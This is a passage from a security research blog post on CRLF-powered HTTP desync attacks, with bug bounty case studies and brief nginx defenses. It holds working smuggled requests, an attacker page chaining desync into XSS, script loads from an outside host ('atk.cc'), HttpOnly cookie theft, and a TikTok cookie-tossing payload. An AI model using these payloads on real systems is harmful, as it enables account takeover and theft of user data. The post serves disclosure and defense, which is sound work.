responses stitched together.
This can be used for bypassing frontend access control rules, as nginx never sees the request to the gated endpoint and happily stitches the extra response together with the first one:
GET /robots.txt§ HTTP/1.1
Host: carmanufacturer.com
Connection: keep-alive
Expect: 100-continue

GET /config HTTP/1.1
X: x§ HTTP/1.1
Host: carmanufacturer.com
HTTP/1.1 100 Continue
HTTP/1.1 200 OK
Disallow: /HTTP/1.1 200 OK
Content-Type: application/json
{"config":{"..."}} And for bypassing response header removal, as headers are pushed into the body of the response, they cannot be detected by other frontend technology and removed:
GET /§ HTTP/1.1
Expect: 100-continue
Foo: bar§ HTTP/1.1
Host: shop.minisoft.com
HTTP/1.1 100 Continue
HTTP/1.1 200 OK
x-fd-int-roxy-origin-ip: <redacted>
x-fd-int-roxy-origin-name: <redacted>
x-fd-int-roxy-origin-url: <redacted>
x-fd-int-roxy-upstream-error-info: <redacted>
x-fd-int-roxy-originshield-parent: <redacted>Exploiting Desyncs in the Browser
Deep into the research we realized a lot of the unexploited cases we had on our hands were IP or Connection-locked desyncs, thus began our journey of dragging our techniques into the browser.
Browser-Powered 0.CL in a Streaming Service
Our first case took us months to take from detecting and finding the desync to full exploitation. This was on a major streaming site’s subdomain and at first request-splitting or CL.TE were not working, however after seeing HTTP/1.1 must die at DEFCON 33 we realized what we had on our hands.
A 0.CL desync, which is when the front-end thinks a request has no body because it trusts the Content-Length: 0 (or sees no Content-Length header at all), but the back-end disagrees and waits for a body, eating the beginning of the next person’s request. In this case due to it being Connection-Locked the next request would also be our own.
Using burp we launched two requests re-using the same connections:
GET /images/§ HTTP/1.1
Content-Length: 7
X: x§ HTTP/1.1
Host: secure.streaming.com
Connection: keep-alive


GET /images/§ HTTP/1.1
Content-Length: 7
X: x§ HTTP/1.1
Host: secure.streaming.com
Connection: keep-alive
This chopped off the first 7 bytes of our second request, leading to the two responses:
HTTP/1.1 200 OKHTTP/1.1 400 Bad RequestNow scale that up to a Content-Length of 23, which is exactly the length of the second request line. The backend consumes that whole request line as if it were body, and then processes our smuggled HEAD and GET right after.

Two requests sent down a single connection.
Getting the desync to fire is only half the battle, we still need to turn it into something useful. This is where the HEAD technique comes in.
When a server receives a HEAD request, it responds with the full set of headers (including Content-Length) but no body. The frontend proxy sees that Content-Length and expects that many bytes of body to follow, but because HEAD responses carry no body, the proxy keeps reading and ends up consuming the next response on the connection as if it were the body of the HEAD. This effectively stitches two responses together, allowing an attacker to control what ends up in the body of the page the victim sees.
In our case we chained three steps:
- Consume the request line: we set
Content-Length: 23to make the backend swallow the second request line as body, triggering the desync. - Over-read with HEAD: we smuggled a
HEADrequest targeting a page withContent-Type: text/html. The proxy saw a largeContent-Lengthin the HEAD response headers and kept reading past it, pulling in whatever response came next. - Reflect into the body: the next response came from our
GETto a reflection gadget at/status, which echoes whatever we append into theLocationheader. Normally that reflection is useless since it lives in a header, but because the proxy is over-reading it as body content for theHEADresponse, our payload lands inside the HTML body!
So now we have XSS, but we are still in Burp. To land this in a browser we abuse the fact that browsers love to reuse connections. From an attacker page, we window.open() toward our path and inject the Content-Length, leaving the backend waiting. Immediately after, we set location to redirect the attacker’s tab to the second request, exactly as it looked in Burp. Same-origin navigations will reuse that keep-alive connection even coming from an attacker page. In the end the response lands in the browser with Content-Type: text/html and our reflection gadget as the body.

The attacker page is quite simple:
<html>
<body>
  <script>
    stage1 = "https://secure.streaming.com/%20HTTP/1.1%0d%0aContent-Length:%2023%0d%0aX:%20x";
    stage2 = "https://secure.streaming.com/images/%20HTTP/1.1%0d%0aHEAD%20/50x.html%20HTTP/1.1%0d%0aHost:%20localhost%0d%0a%0d%0aGET%20/status%3Csvg/onload=alert(1)%3E%20HTTP/1.1%0d%0aHost:%20dnmi.1.stream.net%0d%0a%0d%0a";
  </script>
  <button id="first" target="_blank" onclick="let w=window.open(stage1); setTimeout(() => {w.close(); location=stage2}, 500); return false;">Click me!</button>
</body>
</html>
We then chained our XSS with a CORS misconfiguration which allowed us to leak victim PII and modify a victim’s account. The program paid us a nice bounty of $5000 for our efforts.
Browser-Powered Desync using iframes
Our second browser-powered desync was an IP-Locked desync on a large software provider where the Expect header was required as well as HTTP/2 to trigger the desync. So we inject Expect on the first request, then an entire second TRACE hoping to see the alternating 405 status code, by running this in Turbo Intruder we were able to confirm the expected behavior:
GET /docs/index.html§? HTTP/1.1
Host: proxy.account.software.com
Expect: 100-continue

TRACE / HTTP/1.1
X: x§ HTTP/2
Host: proxy.account.software.com
HTTP/2 100 Continue
HTTP/1.1 200 OKHTTP/2 405 Method Not AllowedTo exploit this in the browser we use the same HEAD over-read technique, but here’s where it gets powerful. We add a Range header to our injected request, and that turns HEAD into the ultimate over-read gadget: Range lets us dictate exactly how many bytes the front-end over-reads. Here we ask for just bytes 1 to 2, resulting in a Content-Length: 2 as an example:
GET /docs/index.html§? HTTP/1.1
Host: proxy.account.software.com
Expect: 100-continue

HEAD /docs/index.html HTTP/1.1
Range: bytes=1-2
X: x§ HTTP/2
Host: proxy.account.software.com
HTTP/1.1 206 Partial Content
Content-Type: text/html
Content-Range: bytes 1-2/XXXXX
Content-Length: 2
ht <-- byte 1 and 2 of the original index.html page (starts at 0)So HEAD lets us stitch arbitrary responses together, and Range lets us control precisely how much gets read. The last piece is a reflection gadget. We found this quite easily, a POST whose body contains our gadget returns a 400 Bad Request not valid JSON echoing our body back. Normally useless, but because we can stitch it to our previous responses, it’s a good XSS gadget.
POST /docs/ HTTP/1.1
Host: proxy.account.software.com
Content-Length: 21

<img/src=x/onerror=a>
HTTP/1.1 400 Bad Request
"Unexpected token '<', \"<img/src=x/onerror=a>\"... is not valid JSON"Putting it together: the Expect kicks off the desync; the smuggled HEAD makes the upstream keep reading for a body; we set a Range of 650 bytes to over-read past the junk we get sent, and then we hit our reflection gadget:
GET /docs/index.html§? HTTP/1.1
Host: proxy.account.software.com
Expect: 100-continue
Range: bytes=1-2

HEAD /docs/ HTTP/1.1
Host: proxy.account.software.com
Range: bytes=1-650

POST /docs/ HTTP/1.1
Host: proxy.account.software.com
Content-Length: 20

<script/src=\\atk.cc>§ HTTP/2
Host: proxy.account.software.com
HTTP/2 206 Partial Content
Content-Type: text/html
Content-Range: bytes 1-650/X
Content-Length: X
HTTP/1.1 400 Bad Request
"Unexpected token '<, \"<script/src=\\atk.cc>
\" is not validJSON"But there’s an issue: the gadget is length-limited with no way to close our <script> tag. We could have settled for an alert(), but we wanted to load an actual script to escalate the XSS.
So we reused our winner, the Range header: we carve out exactly 9 bytes from the index page (Range: bytes=2828-2836 = 9 bytes), and those 9 bytes happen to contain a closing </script> tag which beautifully lands our payload in the page.

We carve out a </script> tag from the original index page so we can complete our payload.
The way we bring this into the browser is by continuously creating iframes with src set to our desync payload. At the same time we must delete those iframes within a reasonable time otherwise the browser tab will crash from trying to load too many iframes, however we also do not want to delete them too early or our XSS will not have enough time to pop.
| |
After carefully balancing these two timers we landed with an exploit that takes about 10 seconds. We built a little progress bar for the user to look at while we steal their account after chaining the XSS with a CORS misconfiguration xD.

We were able to do this because the cookies had a weak SameSite setting which allowed us to abuse them from the XSSed iframe
Bypassing HttpOnly with Browser-Powered Desync
For our last browser-powered desync we bring you an exploit that is nothing short of black magic. We found an IP-Locked desync on a really popular clothing store, in this case no Range or Expect needed, just the HEAD technique to make the origin keep reading past one response into the next. We found a reflection gadget that wasn’t length-limited, so the full script payload went straight in and we had XSS.
GET /api/footer§? HTTP/1.1

HEAD /abc HTTP/1.1
Host: accounts.shop.com

GET /static?<script/src=\\atk.cc/s.js></script> HTTP/1.1
Host: accounts.shop.com

GET / HTTP/1.1
Host: accounts.shop.com
X: x§ HTTP/2
Host: account.shop.com
Cookie: session=victim
HTTP/1.1 200 OK
Content-Length 17982
Content-Type: text/html
Content-Length: 17982
HTTP/1.1 301 Moved Permanently
Location: /?<script/src=\\atk.cc/s.js></script>
HTTP/1.1 200 OK
…
…However, the target was quite hardened so XSS on its own did not achieve much, session cookies were HttpOnly and we could not find other gadgets or features that could be abused to achieve Account Takeover.
Here comes the magic: we found an endpoint that returned the current user’s info and, as a side effect, refreshes their session. This means its response carries a fresh Set-Cookie header with the HttpOnly session cookie. Now, we use the HEAD technique to smuggle a request to that endpoint, so its entire response including Set-Cookie header gets over-read and lands inside the body of the page where we have XSS.

To exploit this in the browser we used a different technique as the target did not have weak SameSite settings, meaning we could not use iframes otherwise the session cookies would not be present. Instead, we get the victim to click anywhere on the page which will open a window, or several depending on how fast we need to go, that reload on a timer until our XSS lands in one of them and reads the cookie.
| |
Our XSS simply exfiltrates the entire document content by sending document.documentElement.innerHTML via postMessage, containing the HttpOnly session cookie! Reading HttpOnly cookies with JavaScript!
Response Header Injection
Halfway through our research, we set up new detection to see if we were injecting into response headers as well. This was based on sending the following request:
GET /%20HTTP%2f1.1%0d%0ax-smuggle-time%3A%20smuggle%0d%0a%0d%0a HTTP/1.1
Host: example.com
and seeing if x-smuggle-time was present as a response header, quite straight forward. After scanning programs with this we found quite many cases, however most of them were present on redirect responses like the following:
HTTP/1.1 302 Moved Temporarily
Server: nginx
Location: https://example.com/
x-smuggle-time: smuggle

<a href="https://example.com">Redirecting...</a>
Of course because we had a full CRLF injection we could inject into the body as well, but because our injection always happened after the path of the Location header, our injected content would never be processed as the browser would always redirect.
Cookie Tossing on TikTok
We decided to still try and get some impact out of all these cases we had found, so we opted for using cookie tossing, which relies on injecting a Set-Cookie header forcing a specific cookie (often the attacker’s) onto the victim browser.
One of our most successful cases of this was on TikTok!
https://www.tiktok.com/%0d%0aSet-Cookie:%20Session=attacker%20path%3D%2ftiktok%2fweb%2fproject%2fpost%2fv1%2f%3B%20domain%3Dtiktok.com%3B%20%0d%0aSet-Cookie:%20Session=attacker%20path%3D%2fapi%2fv1%2fvideo%2fupload%2fauth%2f%3B%20domain%3Dtiktok.com%3B%20%0d%0a%0d%0aWould result in our cookies being set on the victim’s browser for the specific paths responsible for video uploads:
HTTP/1.1 302 Moved Temporarily
Location: /404?prev_url=/
Set-Cookie: Session=attacker path=/tiktok/web/project/; domain=tiktok.com;
Set-Cookie: Session=attacker path=/api/v1/video/upload/auth/; domain=tiktok.com;
The reason we targeted theses paths is because TikTok has a functionality allowing users to upload videos marked as “private”, these should only be visible to the owner. However because the victim now has the attacker cookies set, next time they upload a “private” video, such video will instead end up on the attacker’s account!
Of course we could’ve targeted other paths, but we thought given TikTok’s program focus on privacy that this was the best way to show impact. The program agreed and awarded us a nice $4500 bounty.
XSS on a Redirect Response
So we went on with our lives, happy with our many cookie tossing cases, however something really bothered us… we had to get XSS.
We started looking for Origin Response Headers, headers which an application behind a specific edge technology like Cloudflare, AWS, Akamai and so on can use to communicate to the edge to either perform a task, transform or cache the response in a certain way and so on. We collected hundreds of them (you can find the full list here) and started playing around.
Immediately we realize that by injecting these headers into the response we could cause weird caching behaviors, timeouts and strange status codes. However, it wasn’t until our friend Johan Carlsson pointed us at the Cloudflare CDN-Cache-Control that we realized we could have a shot at this impossible XSS.
A response header CDN-Cache-Control: private="Location" gets processed by Cloudflare as “please cache/serve this response but without the header specified in private”. This meant we could point it to the Location header so that when the victim’s browser visited it, it would not redirect and instead process our injected content!
HTTP/1.1 301 Moved Permanently
Content-Length: 27
Server: nginx
Location: https://example.com/abc
CDN-Cache-Control: private="Location"

<script>alert(1)</script>
After Cloudflare:
HTTP/1.1 301 Moved Permanently
Content-Length: 27
Server: cloudflare
CDN-Cache-Control: private="Location"

<script>alert(1)</script>
So we have XSS?! Well, not exactly. When you rely on a specific edge technology as your exploit gadget, you can almost always expect that edge to come with a WAF, and getting a <script> past it usually won’t go well.
After recalling this paper by Sonarsource, we realized we could inject a Content-Type: text/html; charset=ISO-2022-JP response header and encode our XSS payload in the ISO-2022-JP charset, bypassing the WAF. Once the response lands, the victim’s browser would decode our payload properly, achieving XSS on a redirect response!

Response after it’s gone through Cloudflare.
Defense
How do you protect your applications against attacks like these? The first step is to look into your nginx configuration files for vulnerable patterns.
- Never use
$urior$document_uriin directives likeproxy_passorreturn; use$request_uriinstead. - Make sure your regex blocks don’t capture and reuse untrusted groups like
location ~ /docs/([^/]*)? { … $1 … }.
Finally using HTTP/2 upstream is also a very robust fix for protecting your application against these types of desync attacks.
Tooling
With this research we are releasing quite a lot of resources and tooling:
- turtlesec-software/crlf-desyncs containing Nuclei templates for detection, sample attacker pages for browser-powered desyncs and labs where you can practice these techniques before going hunting.
- t0xodile/crlf-powered-desync-scanner a burp extension for detecting and exploiting CRLF based desyncs.
We hope you enjoy these, contributions are open and feel free to DM us when you find cool cases you want to share with us!
Further research
Before we leave you we have some things that we believe the community should take on to expand the techniques we have presented in this post:
- Request header injections outside the path, injecting from custom headers, query params, cookie values and more!
- Reverse desync via response header injection, a solution to the stacked-response problem is needed here to create a desync with an entirely fabricated response
- More methods of injecting headers like
%0d%0aTransfer-Encoding:%20chunkedrather than the classic mutations likeTransfer-Encoding<space>: chunked. - Alternative ways of representing CRLF sequences to bypass defense-in-depth mechanisms looking for request and header delimiters.
Conclusion
Wow! You made it all the way to the end! We hope you enjoyed this blog post, if you have any questions feel free to reach out to me mastersplinter or t0xodile. Also don’t forget to check out PortSwigger’s version of this research at: https://portswigger.net/research/crlf-powered-desync-attacks.
Contact us at [email protected] or on our home page https://turtlesec.io for high quality pentests. We pride ourselves in helping companies find and remediate vulnerabilities like the ones we presented here before attackers do, don’t hesitate to get in touch!